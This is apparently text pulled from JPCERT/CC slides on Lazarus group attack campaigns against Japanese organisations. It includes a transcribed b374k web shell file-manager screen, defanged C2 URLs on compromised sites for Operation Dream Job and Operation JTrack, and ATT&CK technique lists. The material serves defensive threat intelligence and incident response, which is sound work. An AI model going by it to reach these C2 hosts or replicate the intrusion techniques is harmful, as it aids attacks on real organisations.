o / var / www / html /

xpl ps eval info db rs www-data > - shell command -

name	size	owner:group	perms	modified	action
[.]	LINK	root:root	drwxr-xr-x	14-May-2021 16:46:33	find | upl | +file | +dir
[..]	LINK	root:root	drwxr-xr-x	15-Aug-2017 16:07:04	find | upl | +file | +dir
feed-rss1.php	166.85 KB	root:root	-rw-r--r--	14-May-2021 16:32:08	edit | hex | ren | del | dl
index.html	10.45 KB	root:root	-rw-r--r--	16-Apr-2017 10:51:46	edit | hex | ren | del | dl
Action	Total : 2 files, 0 Directories				

Jayalah Indonesiaku ©2021 b374k

Takeaways

Lazarusグループによる日本の組織を対象とした攻撃キャンペーンを解説

インテリジェンス分析およびIRに活用できるLazarusグループのTTPを提供

最近の攻撃で見られた新しいTTPを紹介し、対策の必要性を解説

Thank you!

@jpcert_en ir-info@jpcert.or.jp
PGP https://www.jpcert.or.jp/english/pgp/

IoC

- Operation Dream Job
  - https[:]//gestao.simtelecomrs.com[.]br/sac/digital/client.jsp
  - https[:]//sac.onecenter.com[.]br/sac/masks/wfr_masks.jsp
  - https[:]//mk.bital.com[.]br/sac/Formule/Manager.jsp
  - https[:]//www.automercado.co[.]cr/empleo/css/main.jsp
  - https[:]//www.curiofirenze[.]com/include/inc-site.asp
  - https[:]//www.ne-ba[.]org/files/news/thumbs/thumbs.asp
  - https[:]//www.sanlorenzoyacht[.]com/newsl/include/inc-map.asp
  - https[:]//www.commodore.com[.]tr/mobiquo/appExtt/notdefteri/writenote.php
  - https[:]//www.fabianiarte[.]com/newsletter/arte/view.asp
  - https[:]//www.scimpex[.]com/admin/assets/backup/requisition/requisition.php
  - https[:]//akramportal[.]org/public/voice/voice.php
  - https[:]//inovecommerce.com[.]br/public/pdf/view.php
  - https[:]//www.index-consulting[.]jp:443/eng/news/index.php
  - http[:]//kenpa[.]org/yokohama/main.php
  - https[:]//vega.mh-tec[.]jp:443/.well-known/index.php
  - http[:]//www.hirokawaunso.co[.]jp/wordpress/wp-includes/ID3/module.audio.mp4.php
  - https[:]//ja-fc.or[.]jp/shop/shopping.php
  - https[:]//www.leemble[.]com/5mai-lyon/public/webconf.php
  - https[:]//www.tronslog[.]com/public/appstore.php
  - https[:]//mail.clicktocareers[.]com/dev_clicktocareers/public/mailview.php

IoC

- Operation JTrack
  - http[:]//aquagoat[.]com/customer
  - http[:]//blacktiger[.]com/input
  - http[:]//bluedog[.]com/submit
  - http[:]//coraltiger[.]com/search
  - http[:]//goldtiger[.]com/find
  - http[:]//greentiger[.]com/submit
  - http[:]//industryarticleboard[.]com/evolution
  - http[:]//industryarticleboard[.]com/view
  - http[:]//maturicafe[.]com/main
  - http[:]//purplefrog[.]com/remove
  - http[:]//whitedragon[.]com/search
  - https[:]//coralcameleon[.]com/register
  - https[:]//industryarticleboard[.]com/article
  - https[:]//maturicafe[.]com/polo
  - https[:]//salmonrabbit[.]com/login
  - https[:]//whitecameleon[.]com/find
  - https[:]//whiterabbit[.]com/input
  - http[:]//toysbagonline[.]com/reviews
  - http[:]//purewatertokyo[.]com/list
  - http[:]//pinkgoat[.]com/input
  - http[:]//yellowlion[.]com/remove
  - http[:]//salmonrabbit[.]com/find
  - http[:]//bluecow[.]com/input
  - http[:]//www.karin-store[.]com/recaptcha.php
  - http[:]//www.karin-store[.]com/data/config/total_manager.php
  - http[:]//katawaku[.]jp/bbs/data/group/group-manager.php
  - http[:]//3.90.97[.]16/doc/total.php
  - http[:]//www.maturicafe[.]com/status
  - http[:]//www.industryarticleboard[.]com/view
  - http[:]//yoshinorihirano[.]net/wp-includes/feed-xml.php

ATT&CK

Operation Dream Job

- Search Open Websites/Domains (T1593)
- Compromise Infrastructure (T1584)
- Compromise Accounts (T1586)
- Develop Capabilities (T1587)
- Phishing (T1566)
- Command and Scripting Interpreter (T1059)
- User Execution (T1204)
- System Services (T1569)
- Create or Modify System Process (T1543)
- Boot or Logon Autostart Execution (T1547)
- Obfuscated Files or Information (T1027)
- Masquerading (T1036)
- Template Injection (T1221)
- OS Credential Dumping (T1003)
- Network Sniffing (T1040)
- Unsecured Credentials (T1552)
- Credentials from Password Stores (T1555)
- System Network Configuration Discovery (T1016)
- Remote System Discovery (T1018)
- Network Sniffing (T1040)
- Account Discovery (T1087)
- Network Share Discovery (T1135)
- Remote Services (T1021)
- Lateral Tool Transfer (T1570)
- Archive Collected Data (T1560)
- Application Layer Protocol (T1071)
- Proxy (T1090)
- Data Encoding (T1132)
- Remote Access Software (T1219)
- Encrypted Channel (T1573)
- Exfiltration Over C2 Channel (T1041)

ATT&CK

Operation JTrack

- Compromise Infrastructure (T1584)
- Develop Capabilities (T1587)
- Trusted Relationship (T1199)
- Exploitation for Privilege Escalation (T1068)
- Obfuscated Files or Information (T1027)
- Masquerading (T1036)
- Indicator Removal on Host (T1070)
- OS Credential Dumping (T1003)
- Network Share Discovery (T1135)
- Remote Services (T1021)
- Lateral Tool Transfer (T1570)
- Archive Collected Data (T1560)
- Application Layer Protocol (T1071)
- Proxy (T1090)
- Ingress Tool Transfer (T1105)
- Data Encoding (T1132)
- Protocol Tunneling (T1572)
- Exfiltration Over C2 Channel (T1041)

Reference

- [1] VB2020 local: To catch a Banshee: how Kimsuky's tradecraft betrays its complementary campaigns and mission
  https://vb2020.vblocalhost.com/conference/presentations/to-catch-a-banshee-how-kimsukys-tradecraft-betrays-its-complementary-campaigns-and-mission/
- [2] SECURELIST: Hello! My name is Dtrack
  https://securelist.com/my-name-is-dtrack/93338/
- [3] SEQRITE: Seqrite Annual Threat Report 2020
  https://www.seqrite.com/documents/en/threat-reports/Seqrite-Annual-Threat-Report-2020.pdf
- [4] Microsoft: PowerTip: Use PowerShell to Get a List of Computers and IP Addresses from Active Directory
  https://devblogs.microsoft.com/scripting/powertip-use-powershell-to-get-a-list-of-computers-and-ip-addresses-from-active-directory/